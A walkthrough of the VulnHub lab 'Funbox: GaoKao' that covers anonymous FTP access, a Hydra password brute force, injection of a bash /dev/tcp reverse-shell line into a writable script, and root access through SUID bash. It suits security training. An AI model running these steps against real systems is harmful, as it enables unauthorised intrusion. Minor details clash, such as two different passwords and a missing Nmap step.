

Funbox: GaoKao — Proof of Concept (PoC)

1. Overview

Item	Details
Machine Name	Funbox: GaoKao
VulnHub URL	https://www.vulnhub.com/entry/funbox-gaokao,707/
Release Date	6 Jun 2021
Author	0815R2d2
Series	Funbox
Attacker Machine	Kali Linux
Target OS	Ubuntu Linux
Difficulty	Easy
Objective	Gain initial access and escalate privileges to root

2. Network Discovery

We first identify active hosts on the network using Netdiscover.

```
sudo netdiscover -i eth0
```

Relevant output:

```
192.168.10.10  08:00:27:73:56:d1
```

Target identified:

- **Target IP:** 192.168.10.10

4. FTP Anonymous Access

Anonymous login is enabled on the FTP service.

Connect to the FTP server:

```
ftp 192.168.10.10
```

Login using:

```
Username: anonymous
Password: anonymous
```

During login, the FTP banner leaks a username:

```
please report them via e-mail to <sky@funbox9>
```

This reveals a possible valid username:

```
sky
```

```
(kali㉿kali)-[~]
$ ftp 192.168.10.10
Connected to 192.168.10.10.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.10.10]
Name (192.168.10.10:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.10.13 !
230-
230-The local time is: Mon May 18 14:01:32 2026
230-
230-This is an experimental FTP server. If you have any unusual problems,
230-please report them via e-mail to <sky@funbox9>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
```

5. Downloading welcome.msg

List files available on the FTP server:

```
dir
```

A file named `welcome.msg` is present.

Download it:

```
get welcome.msg
```

Read the contents:

```
cat welcome.msg
```

Output:

```
please report them via e-mail to <sky@%L>.
```

Again, the username `sky` is confirmed.

```
ftp> dir
229 Entering Extended Passive Mode (|||28695|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 ftp ftp 169 Jun 5 2021 welcome.msg
226 Transfer complete
ftp> get welcome.msg
local: welcome.msg remote: welcome.msg
229 Entering Extended Passive Mode (|||59701|)
150 Opening BINARY mode data connection for welcome.msg (169 bytes)
100% |*****| 169
226 Transfer complete
169 bytes received in 00:00 (9.76 KiB/s)
```

```
(kali@kali)-[~]
$ cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server. If you have any unusual problems,
please report them via e-mail to <sky@%L>.

-- mods-enabled
|-- *.load
|-- *.conf
-- conf-enabled
|-- *.conf
-- sites-enabled
|-- *.conf
* apache2.conf is the
```

6. FTP Password Bruteforce

Now that we have a valid username, perform a password attack using Hydra.

```
hydra -l sky -P /usr/share/wordlists/rockyou.txt ftp://192.168.10.10
```

Successful credentials found:

Username	Password
sky	thebest

```
root@kali:~# hydra -l sky -P /usr/share/wordlists/rockyou.txt ftp://192.168.10.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-18 19:41:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.10.10:21/
[STATUS] 381.00 tries/min, 381 tries in 00:01h, 14344018 to do in 627:29h, 16 active
[21][ftp] host: 192.168.10.10 login: sky password: thebest
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-18 19:44:15
```

7. FTP Login as sky

Login using the discovered credentials:

```
ftp 192.168.10.10
```

Authenticate with:

```
Username: sky
Password: thebest
```

List files:

```
ls
```

Interesting file discovered:

```
user.flag
```

Download the file:


```
get user.flag
```

Read contents:

```
cat user.flag
```

Output:

```
#!/bin/sh
echo "Your flag is:88jjggzzZhjJjk0Iiu76TggHjo0IZTDsDSd"
```



The screenshot shows a terminal window on the left and a web browser window on the right. The terminal window shows an FTP session from a Kali machine to 192.168.10.10. The user 'sky' logs in with password 'sky'. The user lists files, showing 'user.flag' (66 bytes). The user downloads 'user.flag' (66 bytes). The terminal then shows the user running 'cat user.flag' and displaying the flag: 'Your flag is:88jjggzzZhjJjk0Iiu76TggHjo0IZTDsDSd'. The web browser window shows the 'Welcome to Funbox: Gaokao' page, which is a challenge page for beginners and others, explaining that the challenge is not a very easy box and that the user must understand 'the matrix' to get root access. It also mentions that the configuration system is fully documented and that the user can find the manual if they need it.

8. Reverse Shell Injection

Since the file is writable, modify it to include a reverse shell payload.

Edit the file:

```
nano user.flag
```

Modified content:



```
#!/bin/sh
echo "Your flag is:88jjggzzZhjJjk0Iiu76TggHjo0IZTDsDSd"
bash -i >& /dev/tcp/192.168.10.13/1234 0>&1
```

Upload the modified file back to the FTP server:

```
put user.flag
```

Verify contents:

```
less user.flag
```



9. Start Netcat Listener


On the attacker machine, start a listener to catch the reverse shell.

```
nc -lnvp 1234
```

Once the modified script executes, a reverse shell is received.

Connection received:

```
connect to [192.168.10.13] from [192.168.10.10]
```



10. Stabilizing the Shell

Upgrade the shell to a proper interactive TTY.

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
bash-4.4$ python -c 'import pty; pty.spawn("/bin/sh")'
```

11. SUID Enumeration

Search for SUID binaries on the system.

```
find / -perm -4000 2>/dev/null
```

Interesting finding:

```
/bin/bash
```

A SUID-enabled Bash binary is present, which can be abused for privilege escalation.


```
$ find / -perm -4000 2>/dev/null
/bin/bash
/bin/su
/bin/fusermount
/bin/ping
/bin/mount
/bin/umount
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/procmail
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/at
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```

12. Privilege Escalation

Exploit the SUID Bash binary:

```
bash -p
```

Verify privileges:

```
id
```

Output:

```
uid=1002(sarah) gid=1002(sarah) euid=0(root)
```

Check current user:

```
whoami
```

Output:

```
root
```

Root access successfully obtained.

```
$ bash -p
id
uid=1002(sarah) gid=1002(sarah) euid=0(root) egid=0(root) groups=0(root),1002(sarah)
whoami
root
```

13. Root Flag

Navigate to the root directory:

```
cd /root
ls
```

Read the root flag:

```
cat root.flag
```

Final flag successfully retrieved.

```
cd /root
ls
root.flag
```



14. Attack Chain Summary

1. Network discovery using Netdiscover
2. Port and service enumeration using Nmap
3. Anonymous FTP access discovered
4. Username disclosure from FTP banner
5. Password brute-force using Hydra
6. Authenticated FTP access as `sky`
7. Writable script discovered
8. Reverse shell injected into script
9. Netcat listener catches shell
10. TTY shell stabilization
11. SUID binary enumeration
12. Privilege escalation via SUID Bash
13. Root access obtained
14. Root flag captured

15. Security Weaknesses Identified

- Anonymous FTP access enabled
- Username leakage in FTP banner

- Weak password used for FTP authentication
 - Writable executable scripts
 - Reverse shell execution possible
 - Dangerous SUID permissions on `/bin/bash`
-

16. Tools Used

- Netdiscover
 - Nmap
 - FTP
 - Hydra
 - Netcat
 - Python PTY
 - Linux privilege escalation techniques
-

17. Conclusion

The Funbox: GaoKao machine was successfully compromised through weak FTP security controls. Anonymous FTP access revealed a valid username, which allowed password brute-forcing. Writable script abuse enabled remote code execution and reverse shell access. Finally, a misconfigured SUID Bash binary allowed full root privilege escalation and complete compromise of the target system.